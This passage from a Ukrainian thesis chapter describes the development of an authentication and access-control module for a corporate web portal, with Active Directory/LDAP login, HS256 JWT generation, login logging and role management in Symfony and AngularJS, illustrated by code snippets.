Найважливіший код винесений в папку Api (рис. 4.7.), яка складається з Query та Command контроллерів. Query контроллер обробляє інформацію з GET запитів, а Command котроллери займаються POST запитами як оновлення чи створення. DataProvider та DataPersister це додатковий шар абстракції який відповідно віддає дані зі сховища та зберігає їх. Моделі які використовуються для відповіді сервера у вигляді JSON та ModelBuilder який перетворює Entity у модель. Папки Service і Security відповідають своїм назвам.




Рис. 4.7. Структура папки Api.

Модуль захисту як і всі інші модулі повинні бути підключені до основної SPA, який має подібну структуру, але також містить всі стилі алмін панелі та рисунки. Також, складається з більшої кількості сервісів. Всі ці сервіси такод використовуються в модулях як, наприклад, інетрактивні таблиці. Тут відбувається реєстрація нових модулів.

4.2 Загальний принцип роботи програмного модуля

Програмний модуль в першу чергу буде аунтентифікувати користувача. Кожен користувач при заході у веб-додаток будет бачити перед собою екран з двома полями логін та пароль. Користувач створюється у Active Directory та його дані для входу видаються компанією разом з VPN. Використовуючи ці дані, користувач вводить їх у поля та натискає кнопку. На сервер приходять необхідні дані, але найголовніші з них це юзернейм та пароль. Для юзернейма використовується windows name з Active Directory. Далі буде знайдено запис користувача в локальній базі модуля захисту, де міститься вся необхідна інформація для роботи з додатку. Також через LDAP протокол користувач буде знайдений в Active Directory використовуючи той же пароль та ім’я користувача. Дані користувача в локальній базі оновлюються згідно за даними в Active Directory. Зберігаються Distribution List (DL) групи та AD групи користувача для подальшого адміністрування. Затим відбувається логування входу користувача

та перевірки на помилки. Логується ір з якого зайшов користувач, його основні дані та ролі. Формується модель яка буде використана для JWT токену. Генерується JWT за вищеописаним алгоритмом. До тіла будемо додавати інформацію зі сформованою моделі користувача та окремо його ролі. Також до токену додаємо issuer, тобто адресу серверу аунтентифікації. Секретний ключ для підписання зберігається у докер секретах, та при ініціалізації підставляється у файли зі змінними оточення. Jwt токен відправляється до SPA та зберігається Local Storage. При кожному запиті до бекенду підставляється у заголовок авторизації. Час життя токену 12 годин, після чого користувачу порталу необхідно перелогінитися. Якщо протягом аунтентифікації відбуваються проблеми, вони будуть залоговані та відправлені в спеціальний канал де можливо будет проаналізувати помилку. Необхідне повідомлення у разі помилки буде також показано користувачу у вигляді флеш повідомлення черовним кольором в верхному правому кутку.

Далі треба буде імплементувати інтерфейс для розмежування доступу. Для цього буде створена таблиця користувача, ролей, дій які належать до ролей. Користувачеві можливо буде додати роль. А до ролі додати дію. Також кожна дія прив’язана до окремого модуля системи. Отже реєстрація модуля та імпорт дій з модуля значно прискорить роботу адміністратора.

Наступним ходом буде реалізація рендеринга меню з тими секціями для яких має доступ користувач. Файл фронтенду menu.js який рендерить меню в залежності від прав користувача повинен мати кожен модуль, в тому числі і модуль захисту тому що він має інтерфейс. Для цього треба реалізувати спеціальний API едпоінт в модулі захисту що буде віддавати по айді користувача та модуля необхідного дозволеного списку дій. Також написати спеціальне розширення яке буде встановлено для кожного модуля, що буде контролювати доступ користувача.

Але цього недостатньо так як це тільки для візуального застосування, якщо зловмисник зробить прямий запит до API, не через клієнта то може виконати

заборонену йому дію. А отже потрібно налаштувати JWT firewall, який буде перевіряти права користувача на кожен запит та віддавати необхідне повідомлення за HTTP кодом 403(access denied). JWT аутентифікатор буде перевіряти підпис токена, та аунтентифікувати користувача в системі. Затим буде відпарцьовувати серверна подія яка буде завдяки Access Descinic Manager вирішувати чи має користувач право на виконання дії. Для того щоб дізнатися буде виконаний запит той самий що і для рендерингу меню, але вже на бекенді. Якщо користувач має право то дія буде виконана.

4.3 Розробка процесу автентифікації програмного модулю захисту

На першому этапі потрібно розробити авторизацію та аунтентифікацію користувача як вже має профіль захищеності НИ-2. Також забезпечити захист від вразливості API2:2019 - Broken User Authentication. Для початку в самому SPA треба розробити сторінку логіна, для цього треба реалізувати шаблон на HTML та відповідний JavaScript компонент (див. Додаток А). Сторінка має два інпути для логіну і паролю. Всі ці інпути зв’язані з моделькою. Після натискання кнопки логін відпрацьовує data.service.js який робить запит до API автенифікації. Сніпет коду відправки запиту зображен на рисунку 4.8.

```
function login(userName, password) {
    var url = PortalSettings.USER_MANAGEMENT_HOST + '/api/user/logon';
    var actionName = 'User Authentication';
    var data = {
        LogonName: userName,
        Password: password,
        NextUrl: '',
        ApplicationHost: $location.host()
    };
    var parameters = '';
    return sendPostRequest(url, data, parameters, actionName);
}
```

Рис. 4.8. Приклад запиту до бекенду в data.service.js

При ініціалізації SPA сторінка логіну повинна буде перекривати портал. На рисунку 4.9 відображен головний html файл. Завдяки конструкції ng-if яка доступна в ангулярі ми можемо рендерити частини розмітки за результатом виразу. Змінна $ctrl означає доступ до javascript логіки цього компоненту.

Значення змінною isAuthenticated рендерить або сторінку логіна або портал в залежності від того чи авторизований користувач.

```
<portal-login ng-if="!$ctrl.isAuthenticated" on-login="$ctrl.login(token)"></portal-login>

<div class="wrapper" ng-if="$ctrl.isAuthenticated">
    <portal-header user="$ctrl.user" on-logout="$ctrl.logout()"></portal-header>
    <portal-menu user="$ctrl.user"></portal-menu>
    <div class="content-wrapper" ng-view></div>
    <portal-footer></portal-footer>
</div>
```

Рис. 4.9. Логіка рендерингу сторінки логіну

Дериктива ng-view відповідає за рендер всіх інших роутів корпоративного веб-додатку. Також тут присутні компоненти хедеру та футеру порталу. On-login та on-logout спрацьовують коли в компоненті відбуваються відповідні дії. Логіка в компоненті при ініціалізації проста та зображена на рисунку 4.10. Перевіряємо че є токен в local storage у користувача та чи вже валідий. Якщо ні виконуємо логаут, якщо так то лоіг з ще валідним токеном. Якщо користувач логіниться знов виконується та ж сама функція куди передається вже новий токен.

```
var token = localStorageService.get(PortalSettings.TOKEN_KEY);
if (token && !jwtHelper.isTokenExpired(token)) {
    login(token);
} else {
    logout();
}
```

Рис. 4.10. Логіка перевірки токена при ініцілізаціх додатка

Далі за логін відповідає auth.service.js (див. Додаток А.2) який декодує токен та зберігає необхідні дані про користувача.Також в порталі присутній log.service.js який дозволяє логувати та показувати дані користувачу в верхньому правому кутку. Має методи error, success, info та warning (рис. 4.11). Тепер сторінка логіну виглядає як на рисунку 4.12.

```
'ngInject';
var service = {
    error: error,
    success: success,
    info: info,
    warning: warning
};
return service;
```

Рис. 4.11. Методи log.service.js




Рис. 4.12. Сторінка логіну

Далі треба реалізувати найважливішу частину – логіку автентифікації на сервері. Для цього зареєструємо новий роут в додатку. В конфігураційному файлі з розширенням yaml він виглядає як на рисунку 4.13. Ключ роуту який буде згодом використовуватись для надання прав користувачам називається query_user_logon. Path – це API роут, до якого треба звертатись. В конфігурації також прописаний шлях до контроллеру та дозволені HTTP методи.

```
query_user_logon:
    path:       /api/user/logon
    controller: App\Api\Controller\Query\UserLogonController::userLogon
    methods:    POST
```

Рис. 4.13. Конфігурація роуту для а логіну користувача

UserLogonController (рис. 4.14.) відповідає за створення токену та збереження користувача в локальній базі без паролю(див. Додаток А.3). Вся необхідна інформація буде отримана з Active Directory. Контроллер містить аннотації для опису коду та таку аннотацію як ParamConverter, яка допомагає перетворити вхідний JSON в модель UserLogonParam, яка містить тільки необхідну інформацію для автентифікації, тим самим закриває вразливість API 6: 2019 Mass Assignment (Небезпечна десеріалізація). Далі завдяки UserAuthenticationService де відбувається вся логіка, створює автентифіковану

модель користувача, завдяки якій буде згенерований підписаний JWT token. Будь яка проблема в ході виконання програми будет залогована завдяки логгеру та відпралена до SPA, щоб сповістити користувача. Повний код знаходиться в додатку.

```php
/**
 * Authenticate User.
 *
 * @OA\Post(
 *     summary="Authenticate User"
 * )
 *
 * @ParamConverter("userLogonParam", converter="fos_rest.request_body")
 *
 * @param UserLogonParam           $userLogonParam
 * @param UserAuthenticationService $userAuthenticationService
 *
 * @return JsonResponse
 */
public function userLogon(
    UserLogonParam $userLogonParam,
    UserAuthenticationService $userAuthenticationService,
    LoggerInterface $logger,
    Request $request
) {
    try {
        // Authenticate User
        $authenticatedUserDataModel = $userAuthenticationService->authenticateUser(
            $userLogonParam->LogonName,
            $userLogonParam->Password,
            ipAddress: '',
            pcName: '',
            appToken: '',
            $userLogonParam->ApplicationHost
        );
```

Рис. 4.14. Контроллер який відповідає за автенифікацію

AuthenticationService (див. Додаток А.4) виконує основну логіку автентифікації. На UML діаграмі (рис. 4.15) зображені методи та властивості класу. До методу authenticateUser надходить логін на пароль з додатковими даними. Через UserRepository знаходимо користувача який представлений в локальній базі модуля. Далі, потрібно звернутися до Active Directory з паролем та windows name користувача, що і є логіном. Для цього буде написана обгортка над протоколом LDAP через який можна спілкуватись з Active Directory(див. Додаток А.5). Діаграма класу зображена на рисунку 4.16. Функція getUserFromActiveDirectory приймає пароль та windows name та повертає відповідні, використовуючи ldap filter(sAMAccountName=), дані в форматі масиву, який згодом оброблюється. Також клас має залежність від LdapConnection, що є обгорткою над функціями ldap_bind(), ldap_get_entries(), ldap_search(). Перед кожним зверненням до AD використовуючи ті самі windows

name та пароль повинна визиватися функція ldap_bind(), яка знаходить користувача в AD та дозволяє далі виконувати дії з пошуку даних користувача за допомогою ldap_get_entries() та ldap_search() з використанням фільтрів. UML діаграма зображена на рисунку 4.17.




Рис. 4.15. UML діаграма AuthenticationService




Рис. 4.16. UML діаграма LdapClientService




Рис. 4.17. UML діаграма LdapConnection

Після того як необхідні дані з AD отримані, завдяки ActiveDirectoryService актуалізується інформація в локальній базі та зберігаються деякі додаткові дані як DL та Security групи. Після цього через LoginHistoryRepository(Додаток А.6)

додаємо запис до таблиці логування авторизацій. На рисунку 4.18. зображено що саме зберігається в таблиці.

```php
 */
public function logAuthorizationAction(
    User $user,
    string $loggedOnApp,
    string $loggedOnIp,
    string $loggedOnMachine,
    string $userGUID
): LoginHistory {
    $loginHistoryEntry = new LoginHistory();

    $loginHistoryEntry->setUser($user);
    $loginHistoryEntry->setLoggedOnApp($loggedOnApp);
    $loginHistoryEntry->setLoggedOnIp($loggedOnIp);
    $loginHistoryEntry->setLoggedOnMachine($loggedOnMachine);
    $loginHistoryEntry->setToken($userGUID);
    $loginHistoryEntry->setLoggedOnDate(new \DateTime());
    $loginHistoryEntry->setLastUsed(new \DateTime());

    $this->getEntityManager()->persist($loginHistoryEntry);
    $this->getEntityManager()->flush($loginHistoryEntry);

    return $loginHistoryEntry;
}
```

Рис. 4.18. Дані авторизації користувача які зберігаються в таблицю логування

Вихідними даними з методу є модель користувача яка буде використана на наступному кроці. Туди входять ролі, департменти, ім’я та інш. Модель потрапляє до методу який знаходиться в цьому ж сервісі під назвою generateJwt. Метод генерує підписаний jwt токен для користувача. Як було описано в розділі 2 спочкатку створюємо header з іноформацією про алгоритм хешування, потім payload зображений на рисунку 3.19 з корисними даними. В кінці підписуємо токен використвоючи SH256, що він був відданий саме від сервера авторизації та склеюємо всі частини(рис. 4.20).

```php
// --- 1. Create the Header Part of the Token ---
$tokenHeaderData = [
    'alg' => 'HS256', // Encryption of the signature with HMAC SH256 algorithm
    'typ' => 'JWT',
];
$tokenHeaderString = $this->base64url_encode(json_encode($tokenHeaderData, options: JSON_UNESCAPED_SLASHES));

// --- 2. Create the Payload Part of the Token ---
$tokenPayloadData = [
    'nameid' => (string) $userDataModel->Id,                                    // User Id from DB
    'http://schemas.microsoft.com/ws/2008/06/identity/claims/userdata' => json_encode($userDataModel, options: JSON_UNESCAPED_SLASHES),
    'role' => implode( glue: ',', $userDataModel->Roles),
    'iss' => $issuer,                                                   // https://tools.ietf.org/html/rfc7519#section-4.1.1
    'aud' => $audience,                                                 // https://tools.ietf.org/html/rfc7519#section-4.1.3
    'exp' => $this->authenticationHelper->getShiftedTimestamp( shiftInterval: '+12 hours'),  // https://tools.ietf.org/html/rfc7519#section-4.1.4
    'nbf' => $this->authenticationHelper->getShiftedTimestamp( shiftInterval: '-10 min'),    // https://tools.ietf.org/html/rfc7519#section-4.1.5
    'iat' => $this->authenticationHelper->getShiftedTimestamp( shiftInterval: '-10 min'),    // https://tools.ietf.org/html/rfc7519#section-4.1.6
];
$tokenPayloadString = $this->base64url_encode(json_encode($tokenPayloadData, options: JSON_UNESCAPED_SLASHES));
```

Рис. 4.19 Формування Header та Payload JWT токену.

```
// --- 3. Create the Signature Part of the Token ---
$encodedSignatureBinary = hash_hmac(
    algo: 'sha256',
    sprintf( format: '%s.%s', $tokenHeaderString, $tokenPayloadString),
    $this->jwtSecretString,
    raw_output: true
);
$encodedSignatureString = $this->base64url_encode($encodedSignatureBinary);

// --- 4. Putting all the three token parts together and create the token string ---
return sprintf( format: '%s.%s.%s', $tokenHeaderString, $tokenPayloadString, $encodedSignatureString);
```


Рис. 4.20 Формування підпису алгоритмом SHA256

На цьому реалізація автентифікації завершується, клієнт отримає необхідну відповідь. Якщо протягом автентифікації з’являються помилки як, наприклад, неправильно введені дані, то помилка логується у файл та відправляється в телеграм канал через спеціальний сервіс, щоб відразу вистежити проблему.

4.4. Розробка процесів розмежування доступу в програмному модулі

Для імплементування розмежування доступу необхідно реалізувати CRUD операції для створення користувача, департменту, ролі, представлення інформації модуля у базі. Дії будуть імпортуватися з кожного модуля через спеціальний сервіс, оскільки це логічно, швидко та зручно. Кожна таблиця в базі представлена в виді Entity, тому що ми працюємо з ORM. Для кожної Entity в папці API є Query Controller та Command Controller. Quyey контроллери відповідають команді читання, тобто використовуючи GET HTTP запит віддають інформацію про запитуваний ресурс. Command контроллери відповідають за операції які змінюють Entity, тобто створюють, оновлюють чи видаляють запис. Приклад Query контроллеру в додатку Б. Допомагає сформулювати відповідь сервіс під назвою DataProvider. Кожна таблиця має свій дата провайдер. Приклад його інтерфейсу зображено на рисунку 4.21. getUserOverviewDataGenerator повертає Generator, що запобігає закінченню ОЗУ при виконанні коду.


Відповідний код знаходиться в додатку Б.2. Для command контроллера користувачів реалізовані три метода: createUser,updateUser, deleteUser. В цих методах використовэться DataPersister, який змінює стан запису. Інтерфейс цього сервісу зображенний на рисунку 4.22.



```php
/**
 * Data Provider interface for User - related queries (requests for information that do not change data).
 *
 * Should be implement by any User Data Provider (either retrieving data from ORM/Database or
 * from some external API service)
 */
interface UserDataProviderInterface
{
    /**
     * Retrieves users set from a data storage
     * Returns generator (iterator) instance instead of whole data set to ensure a safe processing of a large (and even
     * potentially infinite) data.
     *
     * @return Generator|UserItem[]
     */
    public function getUserOverviewDataGenerator(): Generator;

    /**
     * Retrieves user roles set from a data storage
     * Returns generator (iterator) instance instead of whole data set to ensure a safe processing of a large (and even
     * potentially infinite) data.
     *
     * @param string $userId
     *
     * @return Generator|UserRoleItem[]
     */
    public function getUserRolesOverviewDataGenerator(string $userId): Generator;
```

Рис. 4.21.Приклад інтерфейсу DataProvider класу.



```php
/**
 * Data Persister interface for Users - related mutation commands.
 *
 * Should be implement by any User Data Persister (either sending data to ORM/Database or
 * to some external API service)
 */
interface UserDataPersisterInterface
{
    /**
     * @param CreateUser $createUserModel
     *
     * @return User
     */
    public function createUser(CreateUser $createUserModel): User;

    /**
     * @param int $userId
     *
     * @return UserDataPersisterInterface
     */
    public function deleteUser(int $userId): self;

    /**
     * @param UpdateUser $updateUserModel
     *
     * @return User
     */
    public function updateUser(UpdateUser $updateUserModel): User;
```

Рис. 4.22. Приклад інтерфейсу DataPersister класу

Як вже було зазначено для кожної відповіді клієнту використовується ModelBuilder та відповідна йому моедль, щоб протидіяти загрозі Excessive Data

Exposure (Розголошення конфіденційних даних). Таким чином контролюються дані які віддаються в JSON форматі до клієнта. Приклад зображено на рисунку 4.23. На вхід передається Entity яка пердставляє слой бази даних, та виході спеціально модель для клієнту, яка має приставку Item.

Рис. 4.23. Приклад сервісу ModelBuilder для Entity Action

Завдяки конфігурації фреймоврку Symfony, можливо зібрати всі modelBuilder в одне місце в шаблон проектування під назвоню Registry. Для цього потрібно щоб кожен ModelBuilder релізував інтерфейс під назвою ModelBuilderInterface. В коді до modelBuilderRegistry можна звертатись передаючи назву моделі та провайдер, тобто чи отримуємо ми дані з бази чи з стороннього API(рис. 4.25.).




Рис. 4.25. Приклад звернення до ModelBuilderRegistry

Щодо фронтенд частини, вона також поділяється на компоненти як було зазначено вище в підрозділі один. Data.service.js працює за API та віддає або посилає дані до серверу. Створення, оновлення та видалення відбуваєтсья через вспливаючі модульні вікна, які також є окремими компонентами (рис.4.25.). На

рисунку зображено фінальний вигляд інтерфейсу користувача на прикладі overview для створення юзерів (рис. 4.26.).




Рис. 4.25. Інтерфейс Users Overview




Рис. 4.26. Приклад кмопонента модального вікна для редагування юзера

Код контроллерів та вищеперерахованих сервісів для Role, Department, Application майже такий самий як і для entity User. Є ще один вид контроллерів який працює за таким же прикладом, але має інше логічне навантаження. Для розмежування доступу також потрібен інтерфейс для привласнення користувачу ролі, привласнення користувачу департаменту, та привласнення дій до ролі. На прикладі UserRoleController продемонструємо як це буде реалізовано. Інші працюють за таким же принципом.

Метод saveUserRoles який знаходиться в UserRolesController(Додаток Б.3) приймає вхідну модель за ідентифікатором користувача та масивом ролей. Завдяки UserDataPersister який має метод з такою ж назвою та ORM Doctrine 2

яка дозволяє додавати зв’язки багато до багатьох (оскільки один користувач може мати декілька ролей, так і роль може бути у багатьох користувачів) за допомогою спеціальний методів в entity. На рисунку 4.27 зображено як виглядає такий код.

```php
public function saveUserRoles(SaveUserRoles $saveUserRoles): UserDataPersisterInterface
{
    $user = $this->userRepository->findUserById((int) $saveUserRoles->userId);

    /** @var UserRoleItem $userRoleModel */
    foreach ($saveUserRoles->userRoles as $userRoleModel) {
        $role = $this->roleRepository->findRoleById((int) $userRoleModel->RoleId);

        if ($userRoleModel->IsSelected) {
            $user->addRole($role);
        } else {
            $user->removeRole($role);
        }
    }

    $this->entityManager->flush();

    return $this;
}
```

Рис. 4.27. Приклад надання ролі користувачу

Метод addRole додає зв’язок в проміжну таблицю, а removeRole удаляє. Інтерфейс користувача в коді структуровано таким же чином як і інші контроллери, але має інший інтерфейс (рис. 4.28). Спочатку в випадаючому списоку вибирається ім'я працівника, а потім робиться ще один запит до API де вибираються всі ролі які існують, ті що вже належать користувачеві відмічаються в чекбоксі. Якщо потрібно надати чи забрати роль, необхідно відмітити чекбокс та натиснути кнопку Save. Інші контроллери які керуються зав’язками будуються за подібним принципом.




Рис. 4.28 Інтерфейс надання ролі користувачу

